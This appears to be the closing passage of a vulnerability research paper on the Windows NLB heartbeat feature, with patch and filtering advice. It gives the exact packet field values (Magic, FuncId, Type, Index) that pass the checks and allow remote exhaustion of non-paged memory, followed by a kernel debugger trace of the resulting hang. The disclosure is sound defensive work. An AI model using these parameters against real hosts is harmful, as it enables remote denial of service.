To remotely trigger the allocation of non-paged memory, our NRPacket must bypass the checks within the NLBVectorReserve call stack. The NRPacket structure includes like Magic, FuncId, Type, and Index. Each one is crucial for deciding how the packet is handle.


1.The Magic field must match specific values, such as 0xC0DE01C0 or 0xC0DE01F0, to send the packet to the right handling function, like NLBCoreReceiveMembershipHeartbeat or NLBCoreReceiveNRProtocolData.

2.Inside NLBCoreNRProtocolReceiveData, the FuncId field undergoes a switch-case check. if

FuncId is 2, it directs the code flow to the NLBVectorReserv.

3.At the same time, we need to bypass check of NLBCoreExceptionListIPv4Add, which means that we need to set the type field to 2.


4.Additionally, The Index field is checked to ensure it is must be less than or equal to 0x20 to bypass the safeguard conditions.



When we trigger NLBVectorPushBack repeatedly, all non-paged memory will eventually be exhausted:

```
0: kd> p
NLB!NLBVectorReserve+0x2d:
fffff803`9a563439 0f8389000000    jae     NLB!NLBVectorReserve+0xbc (fffff803`9a5634c8)
0: kd> p
NLB!NLBVectorReserve+0x33:
fffff803`9a56343f 48217510        and     qword ptr [rbp+10h],rsi
0: kd> p
NLB!NLBVectorReserve+0x37:
fffff803`9a563443 488d4d10        lea     rcx,[rbp+10h]
0: kd> p
NLB!NLBVectorReserve+0x3b:
fffff803`9a563447 41b84e4c4220    mov     r8d,20424C4Eh
0: kd> p
NLB!NLBVectorReserve+0x41:
fffff803`9a56344d 8bd3            mov     edx,ebx
0: kd> p
NLB!NLBVectorReserve+0x43:
fffff803`9a56344f 48ff156acc0000  call    qword ptr [NLB!_imp_NdisAllocateMemoryWithTag (fffff803`9a
0: kd> p
NLB!NLBVectorReserve+0x4a:
fffff803`9a563456 0f1f440000      nop     dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
Breakpoint 0 hit
NLB!NLBVectorReserve+0x4a:
fffff803`9a563456 0f1f440000      nop     dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
[SC-CLIENT] !! Service timeout: Service StorSvc, PID 0x00000410, OpCode 0x00000010, Timeout 0x000075
[SC-CLIENT] !! Service timeout: Service wcmsvc, PID 0x00000718, OpCode 0x00000010, Timeout 0x0000753
*BUSY* Debuggee not connected
```

once the non-paged memory is exhausted,the system and applications will cause many exceptions, and causing crash:



2. Conclusion

This paper has detailed the discovery of several vulnerabilities within the Network Load Balancing (NLB) heartbeat feature, encompassing integer overflows, race conditions, Out-of-bounds Read&Write, memory leaks, use-after-free (UAF) , null pointer dereferences. And We recommend that relevant customers upgrade the patch and block NLB heartbeats sent by unknown IP addresses. By understanding and addressing these vulnerabilities, network administrators can better safeguard their systems against potential threats, ensuring the reliability and security of their network infrastructure.

Additionally, it's worth noting that there were security checks for some of the above mentioned vulnerabilities in its predecessor version of NLB, known as WLBS. This observation underscores the importance of maintaining critical security checks, as software updates may inadvertently remove some security checks that originally existed, resulting in potential vulnerabilities being exposed.

Finally, The refactored module may be a good choice for novice Bug Bounty hunters. It may be reproduce old bugs or may have new attack surfaces, and there are often many technical articles and related codes available for security research.